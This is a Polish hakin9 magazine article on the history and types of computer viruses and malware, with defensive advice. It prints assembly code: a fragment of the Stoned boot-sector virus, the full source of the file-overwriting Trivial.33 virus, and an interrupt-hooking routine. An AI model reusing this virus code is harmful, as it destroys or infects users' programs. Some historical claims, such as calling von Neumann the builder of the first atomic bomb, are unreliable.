hakin9

Rodzaje wirusów komputerowych

Bartłomiej Rudzki, Piotr Modzelewski

Magazyn *hakin9*, Software-Wydawnictwo, ul. Bokserska 1, 02-682 Warszawa*, pl@hakin9.org*

Teoria

Rodzaje wirusów komputerowych

Bartłomiej Rudzki, Piotr Modzelewski

stopień trudności

Jednym z najgłośniejszych tematów związanych z informatyką poruszanych w mediach jest aspekt wirusów komputerowych. Wirusy, a dokładniej cała grupa niebezpiecznych programów nazywanych angielskim terminem malware, jest bardzo wdzięcznym tematem dla prasy i telewizji: niszczą dane, wywołują spektakularne ataki skutkujące gigantycznymi stratami finansowymi, wywołują panikę u ludzi.

Historia wirusów komputerowych sięga przełomu lat 50 i 60 XX wieku, kiedy to amerykański naukowiec John von Neumann, znany jako konstruktor pierwszej bomby atomowej, rozpoczął badania na temat samopowielających się automatów. Dało to naukowe podstawy budowy samoczynnie rozprzestrzeniających się programów komputerowych, które później zostały nazwane wirusami.

Pierwszy znany wirus komputerowy pojawił się w 1970, kiedy to w sieci wojskowej ARPANET pojawił się program *Creeper*. Był on napisany pod system operacyjny TENEX. Potrafił nawiązać połączenie modemowe i skopiować do zdalnego systemu. Zainfekowane systemy wyświetlały tekst *I'm the creeper: catch me if you can*. (ang. *Jestem CREEPER: złap mnie jeśli zdołasz*). Ciekawostką jest fakt, iż szybko pojawił się program *Reaper*, który wyszukiwał i niszczył Creepera.

Od tamtego czasu coraz częściej pojawiało się szkodliwe oprogramowanie, na przykład *Rabbit*, *Elk Cloner* lecz dopiero w 1983 roku, Len Adleman, naukowiec Lehigh University po raz pierwszy zaproponował nazwę *wirus* oznaczającą samopowielający się program.

Pierwszym wirusem dla komputerów PC był *Brain* napisany w 1986 r. przez braci Basita i Amjada Farooq Alvi z Pakistanu. Był to prosty wirus infekujący boot-sektory dyskietek o pojemności 360 KB. Jego działanie ograniczało się do zmiany etykiety dysku na *(c) Brain*. Warto zauważyć, że *Brain* był również pierwszym wirusem, który potrafił się ukrywać. Po wykryciu próby odczytu zainfekowanego sektora, wirus wyświetlał oryginalne, niezainfekowane dane. W przeciwieństwie do samego wirusa, jego twórcom nie zależało na anonimowości – w kodzie wirusa zostawili swoje nazwiska, adres i numery telefonów.

Z artykułu dowiesz się...

- czym są wirusy komputerowe,
- jak rozwijały się na przestrzeni lat,
- jak wirus zaraża komputer,
- jak zmniejszyć ryzyko zarażenia.

Powinieneś wiedzieć...

- podstawy języka assembler
- podstawy architektury mikroprocesorów x86.

Dalej poszło już szybko: w 1987 roku nastąpiła pierwsza infekcja skali światowej przez wirus *Vienna*, w 1988 powstał pierwszy internetowy robak Roberta Morisa, a w 1989 trojan *AIDS* zainfekował ponad 10000 dyskietek. W 1992 roku pojawiła się pierwsza histeria medialna dotycząca wirusa *Michelangelo*, oprogramowania które 6 marca, tj. w urodziny Michała Anioła, aktywowało się, a następnie niszczyło logiczną strukturę dysków opartych na systemie plików FAT.

Połowa lat 90 to czas w którym główne zagrożenie stanowiły wirusy napisane jako makro do MS Office, popularnie znane jako makrowirusy oraz pierwsze wirusy dla systemu Windows 95 (na przykład *W95.Boza*). Kolejne lata zdążyły wszystkich przyzwyczaić do masowych ataków: w 1998 wirus *W95/CIH* napisany przez studenta z Tajwanu Chen Ing-Hau, który zainfekował około 600 000 komputerów, w 1999 pierwszy robak napisany jako makro MS Word – *Melissa* wywołał 385 milionów dolarów strat.


Ostatnie lata to okres szybko rozprzestrzeniających się robaków internetowych wykorzystujących luki w systemach operacyjnych. W dzisiejszych czasach ataki są powszechne, korporacje wprowadziły procedury związane z ochroną antywirusową a nazwy wirusów takie jak: *ILoveYou*, *CodeRed*, *Blaster*, *MyDoom* czy *Sasser* stały się powszechnie znane.

Wirusy dyskowe


Typowy dysk twardy komputera PC podzielony jest od strony fizycznej na cylindry, ścieżki i sektory oraz od strony logicznej na partycje, którym system operacyjny przydziela unikalne nazwy. W przypadku systemów MS-DOS i Windows NT są to litery C:, D:, itd. System operacyjny jest obecnie ładowany najczęściej z dysku twardego lub z sieci, jednak w przypadku wczesnych systemów operacyjnych komputery korzystały z dyskietek systemowych. ROM-BIOS odczytywał pierwszy sektor dyskietki, ładował go do pamięci pod adres [0000:7C00] i wykonywał załadowany kod. Stwarzało to ogromne możliwości dla rozpowszechniania wirusów, których kod mógł być załadowany do pamięci przed załadowaniem systemu operacyjnego. Prędkość rozprzestrzeniania infekcji była jednak ograniczona faktem, iż wirus mógł się znaleźć na innym komputerze wyłącznie poprzez użycie zainfekowanej dyskietki startowej.

Listing 1. *Fragment kodu wirusa Stoned*

```
START3: XOR    AX,AX ; Początek zainfekowanego boot-sektora
        MOV    DS,AX ; DS=SS=0
        CLI          ; wyłączenie przerwań na czas zmiany stosu
        MOV     SS,AX
        MOV     SP,7C00H ; ustawienie stosu na 0000:7C00
        STI          ; przywrócenie przerwań
        MOV     AX,WORD PTR ds:[INT13_OFF] ;pobranie obecnego wektora
                  przerwania 13h
        MOV     [OLD_INT13_OFF],AX ; i zapisanie go w celu późniejszego
                  użycia
        MOV     AX,WORD PTR ds:[INT13_Seg]
        MOV     [OLD_INT13_SEG],AX
        MOV     AX,[MEM_SIZE] ; pobranie rozmiaru pamięci (w KB)
        DEC     AX   ; odjęcie 2KB
        DEC     AX
        MOV     [MEM_SIZE],AX ; zapisanie zmienionego rozmiaru
        MOV     CL,6 ; Zmiana rozmiaru pamięci na wartość segmentu
        SHL     AX,CL
        MOV     ES,AX ; i zapamiętanie w rejestrze es
        MOV     [HIMEM_SEG],AX ; oraz w zmiennej
        MOV     AX,OFFSET INT_13h - 7C00h ; nadpisanie przerwania 13h
        MOV     WORD PTR DS:[INT13_OFF],AX
        MOV     WORD PTR DS:[INT13_SEG],ES
        MOV     CX,OFFSET END_VIRUS - 7C00h
        PUSH    CS
        POP     DS
        XOR     SI,SI ;SI=DI=0
        MOV     DI,SI
        CLD
        REP     MOVSB ; załadowanie wirusa do pamięci wysokiej
        JMP     DWORD PTR CS:[HIMEM_OFS-7C00h] ; i wykonanie jego kodu
HIMEM:
        MOV     AX,0 ; zresetowanie dysku
        INT     13h
        XOR     AX,AX
        MOV     ES,AX ;ES=0
        MOV     AX,201h ; przygotowanie do załadowania oryginalnego boot-
                  sektora
        MOV     BX,7C00h
        CMP     BYTE PTR CS:[DRIVE_NO-7C00H],0 ; z którego dysku startujemy
        JE      FLOPPY_BOOT ; z dyskietki
HARD_BOOT:
        MOV     CX,7 ; z dysku twardego
        MOV     DX,80h ; odczytanie Cyl 0, Hd 0, Sec 7
        INT     13h    ; gdzie jest zapisany oryginalny boot-sektor
        JMP     SHORT GO_BOOT ; i skok do tego miejsca
        NOP

FLOPPY_BOOT: MOV     CX,3 ; z dyskietki
             MOV     DX,100H ;odczytanie Cyl 0, Hd 1, Sec 3
             INT     13h ; gdzie jest zapisany oryginalny boot-sektor
             JC      GO_BOOT ; skok, jesli błąd
             TEST    BYTE PTR ES:[TIMER],7 ; w 1/8 przypadków wypisujemy
                       komunikat
             JNZ     MESSAGE_DONE
             MOV     SI,OFFSET STONED_MSG1 - 7C00H
             PUSH    CS
             POP     DS ;DS=CS
```



Rysunek 1. *Wirus nadpisujący (a)*



Rysunek 2. *Wirus nadpisujący (b) – Trivial*

Na nowszych systemach występuje główny rekord startowy (ang. *master boot record – MBR*). Zajmuje 512 bajtów (446 bajtów kodu rozruchowego, 4 struktury po 16 bajtów opisujące partycje podstawowe i 2 bajty sygnatury 0x55AA) i umiejscowiony jest na pierwszej ścieżce, w pierwszym cylindrze, w pierwszym sektorze dysku twardego. Wirusy takie, jak: *Stoned*, *Azusa*, *StarShip* czy *Tequila* infekowały *MBR*, co powodowało ich ładowanie podczas ładowania systemu operacyjnego z dysku twardego.

Wirusy dyskowe są dzisiaj praktycznie niespotykane, ponieważ dyskietki startowe wyszły z powszechnego użytku. Są jednak niebezpieczne, ponieważ mogą zainfekować komputer niezależnie od używanego systemu operacyjnego.

Wirusy plikowe

Wirusy infekujące pliki to najczęściej spotykany rodzaj wirusów. Zazwyczaj po wykonaniu kodu wirusa, plik będący nosicielem odzyskuje kontrolę nad przepływem sterowania i jego działanie jest niezakłócone. To pozwala wirusom na dłuższe ukrycie swojej obecności.

Wirusy plikowe możemy podzielić na kilka rodzajów w zależności od sposobu infekcji pliku nosiciela.

Wirusy nadpisujące (ang. Overwriting viruses)


Wirusy nadpisujące to rodzaj wirusów, który zastępuje całość lub część kodu nosiciela własnym kodem. Nadpisanie całego pliku nosiciela to bardzo prymitywna metoda, ale z całą pewnością najprostsza. Może również spowodować olbrzymie problemy, jeżeli nadpisane zostały pliki na całym dysku. Takie wirusy są bardzo szybko wykrywane przez użytkowników, dlatego ta metoda ma większy potencjał, jeżeli jest wykorzystywana w środowisku sieciowym.

Nadpisywanie części kodu nosiciela własnym kodem jest metodą infekcji trudniejszą do wykrycia. Plik taki nie zmienia swojego rozmiaru na dysku a jednocześnie czasami jest wykonywany poprawnie. Ta metoda infekcji jest wykorzystywana przez tzw. małe wirusy. Na początku lat dziewięćdziesiątych twórcy wirusów starali się napisać jak najkrótsze wirusy binarne. Rezultatem ich wysiłków jest m.in. rodzina *Trivial*. Najkrótszy z tych wirusów ma długość tylko 22 bajtów, jednak jego kod jest w dużej mierze oparty na niepewnych założeniach odnośnie początkowej zawartości rejestrów procesora. Na listingu przedstawiony został jeden z najprostszych a jednocześnie niekorzystający z takich założeń wariant wirusa.

Innym rzadkim wariantem wirusów nadpisujących są wirusy nadpisujące plik nosiciela w losowym miejscu (np. rosyjski wirus *Omud*). Oczywiście wirus nie ma żadnej pewności, że zostanie wykonany, a jednocześnie w większości przypadków uszkadza nosiciela w stopniu niepo-

Listing 2. *Kod wirusa Trivial.33*

```
.MODEL TINY
.CODE
ORG 100h

begin:
        LEA     DX,COM_FILES ; znalezienie pliku *.COM
        MOV     AH,4Eh
        INT     21h

        MOV     AX,3D02h ; otwarcie pliku do odczytu/zapisu
        MOV     CX,(OFFSET EOF-OFFSET BEGIN) ; 33 bajty
        MOV     DX,9Eh ; pierwszy plik w DTA
        INT     21h

        XCHG    AX,BX
        MOV     DX,100h
        MOV     AH,40h ; Zapisanie kodu wirusa
        INT     21h

        RETN ; powrót do DOS

COM_FILES       DB      '*.com',0 ; Szukamy plików *.COM
EOF:
        END     BEGIN
```



Rysunek 3. *Wirus nadpisujący (c)*

zwalającym na poprawne wykonanie jego kodu. Dlatego infekcje tego typu wirusami mają ograniczony zasięg.

Istnieją również wirusy nadpisujące te fragmenty pliku nosiciela, które nie są wykorzystywane podczas normalnego uruchomienia (np. wyrównanie sekcji w pliku PE czy wyrównanie instrukcji przez kompilatory C bajtami 0CCh).

Wirusy dopisywane do pliku nosiciela

Bardzo typową infekcją plików COM w systemie operacyjnym DOS jest wstawienie instrukcji skoku (*JMP*) na początku nosiciela. Skok jest wykonywany do kodu wirusa umieszczonego za całym kodem programu. Nadpisane instrukcją skoku bajty (od 3 do 16) umieszczane są pod koniec kodu wirusa. Przy uruchomieniu programu wykonywany jest kod wirusa, zapamiętane bajty są ładowane w pamięci do miejsca, gdzie wystąpiła instrukcja skoku (plik jest "leczony" w pamięci) i przepływ sterowania wraca do początku programu – wykonywany jest oryginalny program.

Ta technika może być wykorzystywana w każdym typie pliku wykonywalnego (*EXE*, *NE*, *PE*, *ELF*, itd.). Pliki takie posiadają nagłówek, w którym zapisany jest początek kodu zamieniany podczas infekcji na instrukcje skoku do kodu wirusa.

Wirusy mogą być również dopisywane na początek pliku nosiciela. Takie wirusy są bardziej skomplikowane niż opisane wcześniej, ponieważ poprawne wykonanie kodu nosiciela musi być zapewnione przez ponowne obliczenie wykorzystywanych adresów. Dlatego takie wirusy często pisane są w językach wysokiego poziomu (np. *C*, *Pascal* lub *Delphi*). Czasem wykorzystują pliki tymczasowe do przechowywania zawartości oryginalnego programu.

Wirusy EPO

Wirusy *EPO* (ang. *Entry-Point Obscuring* - ukrywanie punktu wejścia) to wirusy, które nie zmieniają adresu pierwszej wykonywanej instrukcji, nie zmieniają również samej instrukcji zapisanej pod tym adresem. Zamiast tego analizują wykonanie kodu programu (tak, jak robią to debuggery) i w pewnym miejscu kodu wykonują skok (poprzez instrukcję *CALL* lub przy użyciu sztuczki polegającej na umieszczeniu na stosie adresu i wykonaniu polecenia *RET*; powoduje to również wykonanie instrukcji pod żądanym adresem).


Jednym z pierwszych wirusów EPO była rodzina *Tentacle_II* działająca pod systemem Windows 3.x. Wirus ten nie zmieniał oryginalnego punktu wejścia nagłówku pliku *NE* (*New Executable* – format plików używanych w Windows 3.x), zamiast tego szukał nazw modułów *KERNEL* i *VBRUN300* w tablicy referencji modułów pliku. Rekord 91 modułu *KERNEL* (*INITTASK*) oraz rekord 100 modułu *VBRUN300* wskazują na standardowy kod inicjalizacyjny, który musi być wykonany na początku każdej aplikacji Windows. Na przykład program *keyview.exe* posiada następujący wpis relokacji dla *KERNEL.91* dla pierwszego segmentu:

Kiedy program *keyview.exe* zostanie zainfekowany, wirus zmienia ten rekord, aby wskazywał na nowy segment *VIRUS_SEGMENT.*


Zainfekowany plik uruchamia się tak, jak przed infekcją, ale kiedy aplikacja próbuje wywołać jedną z wymienionych wyżej funkcji inicjalizacyjnych, kontrola zostaje przekazana do adresu, gdzie zaczyna się wirus.

Segment *VIRUS_SEGMENT* posiada trzy rekordy relokacji. Jeden z nich wskazuje na oryginalną funkcję inicjalizacyjną. W ten sposób wirus jest w stanie wywołać oryginalny kod po wykonaniu swojego.

W systemach 32-bitowych techniki *EPO* stały się bardzo zaawansowane. Większość metod infekcji znanych w systemach 16-bitowych została z powodzeniem przeniesiona na nowe platformy (np. rodzina *W32/Idele* infekowała pliki *PE* na podobnej zasadzie jak *Tentacle_II* infekował pliki *NE*).



Rysunek 4. *Wirus nadpisujący (d)*



Rysunek 5. *Wirus dopisywany na koniec nosiciela*

Format plików *PE* (*Portable Executable*) został wymyślony przez firmę Microsoft do użytku we wszystkich 32-bitowych wersjach systemu Windows. Ważną jego cechą jest fakt, iż kod wykonywalny na dysku jest bardzo podobny do tego, jak dany moduł będzie wyglądał w pamięci po załadowaniu go przez system Windows. W 16-bitowych aplikacjach było inaczej i system podczas ładowania programu musiał obliczać wszystkie odwołania do zewnętrznych bibliotek. W pliku *PE* cała pamięć używana przez sekcje kodu, danych, zasobów, tablic importów i eksportów jest jednym ciągłym obszarem liniowej przestrzeni adresowej. Jedyną *zmienną* jest adres bazowy obliczany przez system podczas ładowania aplikacji. Pozostałe adresy używane w kodzie są względne do tego adresu. Kolejną ważną cechą formatu *PE* jest podział na sekcje. Sekcje pliku można z dużym przybliżeniem porównać do segmentów znanych z plików *NE*. Mogą one zawierać kod wykonywalny albo dane programu.

Plik *PE* rozpoczyna się od nagłówka, w którym znajdują się między innymi: *stub* (krótki program w formacie *EXE*, który ma za zadanie wypisać wiadomość błędu – zazwyczaj *This program cannot be run in DOS mode – Ten program nie może być uruchomiony w trybie DOS* i zakończyć działanie programu), informacje o liczbie, rodzaju i wielkościach sekcji, wskaźniki do tych sekcji, adres punktu wejścia do programu czy suma kontrolna programu. Każda z tych informacji może być istotna dla wirusa.

Jedna z najpopularniejszych technik *EPO* w plikach PE jest oparta na przechwytywaniu wywołań funkcji API (ang. *Application Program Interface* – interfejs programowy aplikacji) w sekcji kodu programu. Adres instrukcji *CALL DWORD PTR [adres]* (lub w implementacji Borlanda *JMP DWORD PTR [adres]*) zostaje zmodyfikowany tak, aby wskazywał na kod wirusa. Zazwyczaj wybierane są adresy *znanych* funkcji, to znaczy takich, które powinny być wywoływane w celu zapewnienia stabilności systemu operacyjnego (np. *ExitProcess()*).

Wirusy rezydentne


Bardzo efektywną klasą wirusów są wirusy pozostające w pamięci po inicjalizacji swojego kodu. Zazwyczaj schemat ich działania jest następujący:

- Wirus przejmuje kontrolę nad systemem,
- Alokuje blok pamięci na własny kod,
- Przenosi swój kod do zaalokowanego bloku pamięci,
- Aktywuje się w zaalokowanym bloku,
- Zostawia w pewnym miejscu "uchwyt" do kodu w pamięci,
- Infekuje kolejne pliki.

W systemach operacyjnych jednozadaniowych takich, jak DOS, programy, które miały działać podczas działania innego programu musiały stać się wcześniej *rezydentne* (*TSR – Terminate-and-Stay-Resident).* DOS zapewniał wiele sposobów używania takich programów w formie obsługi przerwań.

Tablica wektorów przerwań (*IVT – Interrupt Vector Table*) jest umieszczona na początku pamięci fizycznej, pod adresem [0000:0000h]. Jest to obszar 1 kilobajta, w którym zapisane są 4-bajtowe adresy instrukcji obsługi kolejnych przerwań. Przykładowo adres obsługi przerwania 21h znajduje się pod adresem [0000:0084h]. Jak widać, wirus bez problemu mógł przechwycić dowolne przerwanie poprzez wpisanie adresu swojej procedury do tablicy wektorów przerwań.

Najczęściej przechwytywane przez wirusy przerwania i ich zastosowania przedstawione są w Tabeli 4.



Rysunek 6. *Przykład wirusa EPO*

Tabela 1. *Rekordy relokacji segmentu 0001h*

Typ	Przesunięcie	Cel
PTR	0053h	USER.1
OFFS	007Eh	KERNEL.178
PTR	0073h	FAXOPT.12
PTR	00D3h	USER.5
PTR	005Bh	FAXOPT.44
PTR	00CAh	KERNEL.30
PTR	0031h	USER.176
PTR	00A0h	KERNEL.91 (INITTASK)
PTR	008Eh	KERNEL.102

Tabela 2. *Nowe rekordy relokacji segmentu (segment 0001h)*

Typ	Przesunięcie	Cel
PTR	0053h	USER.1
OFFS	007Eh	KERNEL.178
PTR	0073h	FAXOPT.12
PTR	00D3h	USER.5
PTR	005Bh	FAXOPT.44
PTR	00CAh	KERNEL.30
PTR	0031h	USER.176
PTR	00A0h	0003h:002Eh (VIRUS_SEGMENT:2Eh)
PTR	008Eh	KERNEL.102

Instalacja w pamięci pod DOS

Najprostszym sposobem instalacji wirusa w pamięci jest nieprzejmowanie się w ogóle alokacją pamięci. Wirus *Stupid* instalował się jak *najwyżej* w dozwolonym obszarze pamięci 640 kB, ale nie zmieniał wartości górnej granicy pamięci trzymanej pod adresem [0000:0413h]. Liczył na to, że obszar ten nie będzie zaalokowany przez żaden inny program. Oczywiście wirus zostanie uszkodzony, kiedy jakiś program użyje tego obszaru pamięci.

Inną metodą jest zainstalowanie się w obszarze rzadko używanym. Przykładowo tablica *IVT* powyżej adresu [0000:0200h] jest bardzo rzadko używana, wirusy używają więc tego obszaru licząc na to, iż przerwania powyżej INT 80h nie będą przechwycone.

Kolejnym sposobem jest modyfikacja wartości trzymanej pod adresem [0000:0413h] oznaczającej dostępną ilość pamięci. W ten sposób wirus może bezpiecznie zainstalować się powyżej tego limitu, ale łatwo może być zauważony przez użytkownika.

Inne wirusy używają *egzotycznych metod* takich, jak: alokowanie pamięci na obszarze stosu (*Lehigh*), alokowanie pamięci w obszarze powyżej 1MB (*Starship*, *Tremor*), instalowanie się w jądrze systemu DOS (*Darth_Vader*) czy modyfikacja bloku kontroli pamięci (*Cascade*, *Shimmer*).

Ukrywanie w pamięci

Wirusy ukrywające się w pamięci (*ang. Stealth*) przechwytują funkcję lub zestaw funkcji systemowych w taki sposób, że użytkownik otrzymuje dane przetworzone przez wirusa. W ten sposób wirus może pokazywać fałszywy rozmiar zarażonego pliku, fałszywą ilość dostępnej pamięci lub nawet fałszywą zawartość sektorów dysku. Wykrycie takiego wirusa podczas gdy był on aktywny w pamięci było praktycznie niemożliwe. Jedynym sposobem jego wykrycia było uruchomienie systemu z czystej dyskietki i zapobieżenie w ten sposób jego aktywacji.

Obecne zagrożenia

W chwili obecnej wirusy nie są już tak powszechne jak pod koniec XX w. Celem twórców wirusów nie jest już, jak dawniej, chęć pokazania innym swoich umiejętności, ale chęć osiągnięcia zysku. Również środki przy użyciu których rozprzestrzenia się szkodliwe oprogramowanie uległy zmianom: dawniej były to dyskietki, dzisiaj rolę głównego medium przejęły sieci komputerowe (w tym internet).

Nie oznacza to, że twórcy szkodliwego oprogramowania spoczęli na laurach, wręcz przeciwnie: rodzajów *malware'u* jest coraz więcej. Poniżej znajduje się lista najpopularniejszych typów zagrożeń i sposoby ich uniknięcia.

Robak (ang. worm)

Robakiem nazywamy program, który powiela się bez wiedzy lub zgody użytkownika, głównie za pośrednictwem sieci. Rzadko infekuje pliki, chociaż zdarzają się przypadki ich modyfikacji. *Mailery* i *mass-mailery* to podtypy robaków wykorzystujące do rozprzestrzeniania protokół poczty elektronicznej (te drugie po uruchomieniu rozsyłają się w dużych ilościach), najczęściej przesyłane są w formie załączników dołączonych do wysyłanych losowo e-maili.

Ciekawostką jest fakt, że niektóre robaki nie występują w formie plików, ale odpowiednio spreparowanych

Tabela 3. *Nowe rekordy relokacji segmentu (segment 0003h – VIRUS_SEGMENT)*

Typ	Przesunięcie	Cel
PTR	2964h	SHELL.6 (REGQUERYVALUE)
PTR	2968h	SHELL.5 (REGSETVALUE)
PTR	296Ch	KERNEL.91 (INITTASK -> STARTHOST)

Listing 3. *Przechwytywanie przerwania 13h*

```
MOV     AX,[004Eh] ; segment przerwania 13h
MOV     [OLD_INT13_SEG],AX ; zapisanie w zmiennej
MOV     AX,[004Ch] ; przesunięcie przerwania 13h
MOV     [OLD_INT13_OFF],AX ; zapisanie w zmiennej
MOV     AX,NEW_INT13_SEG ; segment procedury obsługi przerwania
    MOV     [004Eh],AX ; zapisanie w IVT

MOV     AX,NEW_INT13_OFF ; przesunięcie procedury obsługi przerwania
    MOV     [004Ch],AX ; zapisanie w IVT
```

pakietów, które po odebraniu przez właściwe aplikacje zostają zapisane do pamięci jako szkodliwy kod. Przykładem takiego robaka jest słynny *CodeRed*.

Aby uniknąć robaków, należy instalować najnowsze poprawki i uaktualnienia systemu operacyjnego zalecane przez producenta oraz unikać otwierania załączników do wiadomości e-mail pochodzących z nieznanych źródeł.

Koń trojański (ang. trojan [horse])

Obecnie jeden z najpopularniejszych typów szkodliwych programów. Dzieli się na wiele podtypów, z których wybrane zostały scharakteryzowane poniżej. Koń trojański próbuje zainteresować użytkownika i zachęcić do uruchomienia go jakąś użyteczną funkcjonalnością (najczęściej darmowym dostępem do płatnych serwisów internetowych bądź usprawnieniem działania komputera). Jednak po uruchomieniu wykonuje szkodliwe czynności (na przykład: wykradanie haseł – *PWS, Password-Stealer*, ściąganie z sieci innych programów – *downloader*, zmiana modemowego numeru dostępu do sieci na inny – *dialer*, instalowanie innych szkodliwych programów - *dropper* czy logowanie czynności przeprowadzanych przez użytkownika – *keylogger*).

W celu zapewnienia ochrony komputera należy wystrzegać się uruchamiania programów pochodzących z niepewnych/nielegalnych źródeł. Warto również wiedzieć, iż niektóre trojany podają się za prawidłowe, komercyjne oprogramowanie. Potrafią także być rozsyłane przez niektóre robaki jako załączniki do wiadomości e-mail (czasem rzekomo pochodzących od osób z naszej książki adresowej) – warto wtedy potwierdzić u nadawcy fakt wysłania programu inną drogą niż e-mail.

Ukryte/Tylne Wejście (Backdoor)

Jest to narzędzie wykorzystywane przez hackerów w celu uzyskania zdalnego dostępu do systemów. Typowy *backdoor* otwiera port sieciowy (*UDP/TCP*) na komputerze, na którym został uruchomiony i nasłuchuje na nim, oczekując na komendy, które może wykonać lokalnie (mogą to być przykładowo: stworzenie/skasowanie pliku lub wpisu w rejestrze, uruchomienie innego programu, logowanie akcji użytkownika lub zakończenie jakiegoś procesu – na przykład programu antywirusowego lub zapory sieciowej). *Backdoory* często są rozsyłane takimi samymi metodami, jak trojany, dlatego można się przed nimi zabezpieczyć w ten sam sposób.

Rootkit

Ten typ szkodliwego oprogramowania nie ma jeszcze oficjalnej polskiej nazwy. *Rootkitem* nazywamy program, który zostaje ukryty przed użytkownikiem tak w pamięci (ukrycie procesów) jak i na dysku (ukrycie plików) lub w rejestrze systemowym. *Rootkity* są wykorzystywane przez hackerów do uzyskania pełnego dostępu do systemu i zazwyczaj rozpowszechniane w formie trojanów udających funkcjonalność zwykłych programów/bibliotek systemowych.

W celu ich uniknięcia należy stosować się do zasad opisanych przy trojanach.

Adware/Spyware

Te nowe typy aplikacji pojawiły się niedawno jako bezpośredni efekt rosnącej komercjalizacji internetu. Wiele firm jest zainteresowanych, czego użytkownicy szukają na sieci (zwłaszcza, jakie produkty zamierzają kupić). Dlatego niektóre z nich oferują użytkownikom jakąś funkcjonalność wzamian za zainstalowanie razem z udostępnianym produktem programu wyświetlającego reklamy (*adware*) lub monitorującego zachowanie użytkownika (*spyware*). Mimo, iż jako takie programy te nie wywołują szkodliwych efektów, są one niebezpieczne, ponieważ nie mamy wpływu na to, jakie dane gromadzą i przesyłają do firmy.

